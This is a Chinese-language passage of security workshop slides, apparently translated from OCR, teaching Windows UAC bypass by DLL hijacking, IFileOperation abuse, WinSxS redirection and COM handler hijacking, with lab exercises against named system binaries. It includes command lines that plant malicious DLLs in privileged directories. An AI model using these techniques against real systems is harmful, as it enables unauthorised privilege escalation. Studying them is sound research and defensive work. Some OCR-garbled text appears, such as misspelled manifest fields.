UAC 0Day, all day!

用户帐户控制　每天都是 0 day

Ruben Boonen(b33f)

"我做很多事情，我去很多地方。"

Twitter: @FuzzySec
GitHub: https://github.com/FuzzySecurity
Site: http://www.fuzzysecurity.com/

声明

未授权 x64 Windows 7 & Windows 10 RS3


↳ 30 天试用版

免费不用钱

什么是UAC

是一只鸟吗？还是飞机呢？

是兼容特色吗？还是安全边界呢？



或许答案不重要，重要的是结果！

工作坊要点

UAC 背景

疯狂的注册表

提权过的 WUSA/IFileOperation

副本

环境变量

Dll 劫持

令牌操作

WinSxS

COM


工作坊全程有实验操作，适用 Win7 - 10RS3

先来点搞笑的

为什么 MSFT 不把 UAC 看作安全边界？


↳ 事件查看器 → 动作 → 打开……

↳ 设备管理器 → 帮助主题 → 打印 → 查找打印机……



mmc.exe	< 0.01	76,772 K	97,560 K	4200 Microsoft Managemen...	Microsoft Corporat...	DESKTOP-GALB...	High
powershell.exe	< 0.01	58,564 K	69,212 K	4084 Windows PowerShell	Microsoft Corporat...	DESKTOP-GALB...	High
conhost.exe		3,540 K	12,352 K	10964 Console Window Host	Microsoft Corporat...	DESKTOP-GALB...	High
procexp64.exe	0.19	28,564 K	50,464 K	11840 Sysinternals Process ...	Sysinternals - ww...	DESKTOP-GALB...	High

鬼才有空搞这些。



UAC是怎么运作的

拆分令牌管理员

自动提权的二进制文件

↗ sigcheck.exe -m C:\Windows\System32\Taskmgr.exe

Powershell 或 sigcheck

↘ Get-Content -Path C:\Windows\System32\Taskmgr.exe |Select-String -Pattern "autoElevate"

大量自动检视清单

↘ Get-AutoElevate -Path C:\Windows\system32 -MaxDepth 1

↘ 这要花点时间，先来杯咖啡吧!


↘ 以及 MMC 管理单元

↘ 和COM对象 (譬如: IFileOperation)

Win7->sysprep

Leo Davidson 的绕过功能原型

↳ Windows 7/8 x32/64



干得好，b33f，但是写入"C:\Windows*"还需要一个UAC绕过，唉……

Windows Update Standalone Installer (WUSA)

makecab C:\Some\Evil.dll C:\Some\Suspicious.cab

wusa C:\Some\Suspicious.cab /extract:C:\Windows\Some\Path

真的，没跟你们开玩笑。¯_(ツ)_/¯

微软移除了Windows 10 的 "/extract" 命令参数

实务操作

针对 sysprep 实现一个完整的UAC绕过

或 C:\Windows\System32\cliconfg.exe

或 C:\Windows\System32\migwiz\migwiz.exe

↳ Carberp 银行恶意软件使用过

↳ https://github.com/hfiref0x/UACME/blob/master/Source/Akagi/methods/carberp.c

这些方法可以应用在 x32/64 Win 7,8,(8.1)


MSFT 扼杀了 WUSA

当有人利用 wusa 来提升银行恶意软件的特权时，我们就该有所作为。

别忘了 IFileOperation 的 COM 对象

- Vista+
- 可以自动提升，只要有受信任的二进制、受信任的位置。
  (譬如. explorer, powershell 等)
- 复制 / 删除 / 移动 / 创建 / 重命名

你肯定使用了这个 COM 对象



传统的 IFileOperation 滥用

(1) 查找 dll 劫持机会

(2) 创建负载 dll

(3) 创建IFileOperation dll

(4) 将 IFileOperation dll 注 入explorer (资源管理器)

(5) 自动提升的负载副本进入特权目录

(6) 收割!

这个方法行得通，但是重IOC，比较僵化(蛮可惜的)

我们可以做得更好!

欺骗 the Process Status API (PSAPI)

利用帮助程序库，取得关于进程数和设备驱动程序的信息

↳ 就是将进程从进程环境块(PEB)中标识出来

↳ 部分已编档的结构

```
0:007> !peb
PEB at 000000aaecef9000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00007ff6676f0000
    Ldr                       00007ffe83f2b340
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 0000021e178c2870 . 0000021e178cf890
    Ldr.InLoadOrderModuleList:           0000021e178c29e0 . 0000021e178d0a40
    Ldr.InMemoryOrderModuleList:         0000021e178c29f0 . 0000021e178d0a50
                    Base TimeStamp                     Module
            7ff6676f0000 685de393 Jun 27 01:19:31 2025 C:\WINDOWS\system32\notepad.exe
            7ffe83dd0000 b79b6ddb Aug 13 00:18:51 2067 C:\WINDOWS\SYSTEM32\ntdll.dll
            7ffe82290000 f5fa43df Oct 10 03:41:35 2100 C:\WINDOWS\System32\KERNEL32.DLL
            7ffe807a0000 a0527b0c Mar 27 11:33:32 2055 C:\WINDOWS\System32\KERNELBASE.dll
            7ffe82340000 8e7c3351 Oct 01 21:57:53 2045 C:\WINDOWS\System32\ADVAPI32.dll
            7ffe82170000 3280d1b7 Nov 06 17:58:15 1996 C:\WINDOWS\System32\msvcrt.dll
            7ffe83d70000 b4c11302 Feb 04 23:36:34 2066 C:\WINDOWS\System32\sechost.dll
            7ffe7f5a0000 1c48ce6a Jan 14 06:51:22 1985 C:\WINDOWS\SYSTEM32\ntmarta.dll
            7ffe7cc00000 1831e765 Nov 12 04:34:45 1982 C:\WINDOWS\SYSTEM32\usermgrcli.dll
    SubSystemData:     00007ffe7ed602c0
    ProcessHeap:       0000021e178c0000
    ProcessParameters: 0000021e178c1fd0
    CurrentDirectory:  'C:\Users\b33f\'
    WindowTitle:  'C:\Users\b33f\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Access
    ImageFile:    'C:\WINDOWS\system32\notepad.exe'
    CommandLine:  '"C:\WINDOWS\system32\notepad.exe" '
    DllPath:      < Name not readable >
    Environment:  0000021e178c0fc0
```

一个拥有自己内存的访问权限的进程，

嗯...？

Masquerade-PEB 演示

及时行乐的进程完整性

- Get-WmiObject Win32_Process -Filter "ProcessId = '$PID'"
- Sysinternals Process Explorer

C/C++/C# 负载可以利用这个技术去模拟管理器和自动提升的IFileOperation

- 实现UACME：
  https://github.com/hfiref0x/UACME/blob/master/Source/Akagi/sup.c#L809

我们不需要这个，
因为PowerShell是可信任、可执行的
¯_(ツ)_/¯ ！

内存中的 IFileOperation

Stephen Toub（2007年 12 月 MSDN 杂志）

↳ https://github.com/FuzzySecurity/PowerShell-Suite/tree/master/Bypass-UAC/images

我稍微修改了他的代码库，
以符合 REQUIREELEVATION & SILENT

```
PS C:\> Invoke-IFileOperation

PS C:\> $IFileOperation |Get-Member

   TypeName: FileOperation.FileOperation

Name                 Member  Type Definition
----                 ------  ----------
CopyItem             Method  void CopyItem(string source, string destination, string newName)
DeleteItem           Method  void DeleteItem(string source)
Dispose              Method  void Dispose(), void IDisposable.Dispose()
Equals               Method  bool Equals(System.Object obj)
GetHashCode          Method  nt GetHashCode()
GetType              Method  type GetType()
MoveItem             Method  void MoveItem(string source, string destination, string newName)
NewItem              Method  void NewItem(string folderName, string name, System.IO.FileAttributes attrs)
PerformOperations    Method  void PerformOperations()
RenameItem           Method  void RenameItem(string source, string newName)
ToString             Method  string ToString()
```

Invoke-IFileOperation 演示

```
$IFileOperation.MoveItem("C:\Some\Source.file",
"C:\Some\Destination\Path\","Destination.file")
$IFileOperation.PerformOperations()
```

这个适用于 Windows 7,8,8.1,10,10RS1

实验操作

尝试使用 Invoke-IFileOperation

针对 "C:\Windows\System32\mmc.exe rsop.msc"
实现一个完整的UAC
↳ Win 7,8,8.1,10,10RS1

或 "mmc compmgmt.msc"
↳ Win 7,8,8.1,10
或 C:\Windows\System32\oobe\setupsqm.exe
↳ Win 7,8,8.1
或 C:\Windows\System32\odbcad32.exe
↳ Win 7

祝贺您 0day!


"mmc compmgmt.msc" -> C:\Windows\System32\elsext.dll

↳ 冷知识：Win10 RS1 不易受攻击，但是 RS2 有相同的劫持问题。

C:\Windows\System32\odbcad32.exe
-> C:\Windows\System32\BidLab.dll

↳ 冷知识：Win10 RS2 同样有利用 secruntime.dll 的劫持机会。

Windows Side-By-Side Assembly



全局程序集缓存 → C:\Windows\WinSxS

↳ 被视作所谓的 dll hell 问题的解决方案

↳ 完全打破 UAC dll 的劫持假设条件，真的是 0day!

↳ 也很适合拿来绕过应用程序的锁定；)

Sysprep 个案研究

sigcheck64.exe -m C:\Windows\System32\Sysprep\sysprep.exe

```
<dependency>
   <dependentAssembly>
      <assemblyIdentity>
            language=”*”
            name=”Mircrosoft.Windows.Commom-Controls”
            processorArchitecture=”amd64”
            publicKeyToken=”6595b64144ccf1df”
            type=”win21”
            version=”6.0.0.0”
            />
   </depedentAssembly>
</dependency>
```

procmon

sysprep.exe	4616	CreateFile	C:\Windows\System32\Sysprep\sysprep.exe.Local	NAME NO
sysprep.exe	4616	CreateFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.15063.0_none_108e4f62dfe5d999	SUCCESS
sysprep.exe	4616	CloseFile	C:\Windows\WinSxS\amd64_microsoft.windows.common-controls_6595b64144ccf1df_6.0.15063.0_none_108e4f62dfe5d999	SUCCESS

A Different Kind Of Hell?


换汤不换药?

创建：C:\Windows\System32\sysprep\

↳ sysprep.exe.local

↳ amd64_microsoft.windows.
common-controls_6595b64144ccf1df_
6.0.7601.17514_none_fa396087175ac9ac

↳ comctl32.dll



另外创建完整的文件夹结构(譬如. Desktop/%temp%)，然后移动该文件夹结构。

↳ $IFileOperation.MoveItem("C:\Some\Path\sysprep.exe.local",
"C:\Windows\System32\sysprep","sysprep.exe.local")

↳ $IFileOperation.PerformOperations()

实验操作

针对 C:\Windows\System32\msconfig.exe
实现一个完整的 UAC 绕过
↳ Win 7,8,8.1,10,10RS1

或 C:\Windows\System32\MultiDigiMon.exe
↳ Win 7,8,8.1,10,10RS1

0day's，如果每个自动提权的二进制文件都能被劫持，那该怎么办？

¯_(ツ)_/¯

Hijacking COM Handlers

- Windows Operating System Archaeology - @subTee & @enigma0x3
  - → https://www.youtube.com/watch?v=3gz1QmiMhss
- CLSIDs and Junction Folders - Vault7 CIA Leak
  - → https://wikileaks.org/ciav7p1/cms/page_13763373.html

持久控制方法(Persistence)
那自动提升COM对象的劫持呢?

检视下CIA的持久控制方法 (Persistence)


(1) 创建连接文件夹:

Evil.{deadb33f-aaaa-bbbb-cccc-dddddddddddd}

↳ 懒人的作风，我写了 Hook-InProcServer 这个脚本做这些苦工

(2) 创建 HKCU 条目，备份 COM CLSID 。

(3) 打开文件夹 → 收割！



实验操作

针对C:\Windows\System32\eventvwr.exe
实现一个完整的UAC绕过

↳ Win 7,8,8.1,10,10RS1,10RS2,10RS3

或 "C:\Windows\System32\mmc.exe CompMgmt.msc"

↳ Win 7,8,8.1,10,10RS1,10RS2,10RS3

或 C:\Windows\System32\recdisc.exe

↳ Win 7

↳ 有人注意到这里的MMC模式吗？

只要有心，每天都是0 day。

COM对象肯定没问题！

找容易实现的目标，懒人模式。


```
Get-ChildItem HKLM:\Software\Classes -ea 0| ?
{$_.PSChildName -match '^\w+\.\w+$' -and
(Get-ItemProperty "$($_.PSPath)\CLSID" -ea 0)}| ft PSChildName
```

```
New-Object -com "Some.Object"
```

再想想看！


要不试试清单上的第一个吧！

AccClientDocMgr.AccClientDocMgr (Win7)



看起来挺眼熟的？

这东西不能瞎编哦！



不用动手啦！

这部分没有实验操作，自己回家试吧。
不过……Win7 也有特权提升的 0day，搞毛啊?!

别担心，我问过MSRC了，
他们也没修补的意思，所以就随我们滥用了 :P

New-Object -com "ehRecvr.Recorder" (Media Center COM 对象)

ehRecvr.exe	2816	CreateFile	C:\Windows\ehome\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\system\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Python27\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Python27\Scripts\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\wbem\ehETW.dll	NAME NOT FOUND System
ehRecvr.exe	2816	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\ehETW.dll	NAME NOT FOUND System

系统路径里任一个可写入的文件夹，都给了用户系统外壳。

代理 DLL's

我们使用 @hFireF0X 修改过的 Fubuki，但如果你只能靠自己呢?

↳ 本来会详细提到这一块，但是时间不够用，可以绕过的方法太多了。

你可以参考 @Cneelis 棒棒哒教程

↳ http://uacmeltdown.blogspot.com/

↳ 你可以利用 Get-Exports 来提取 C++ 格式化代码

那么多DLL's，我也是醉了

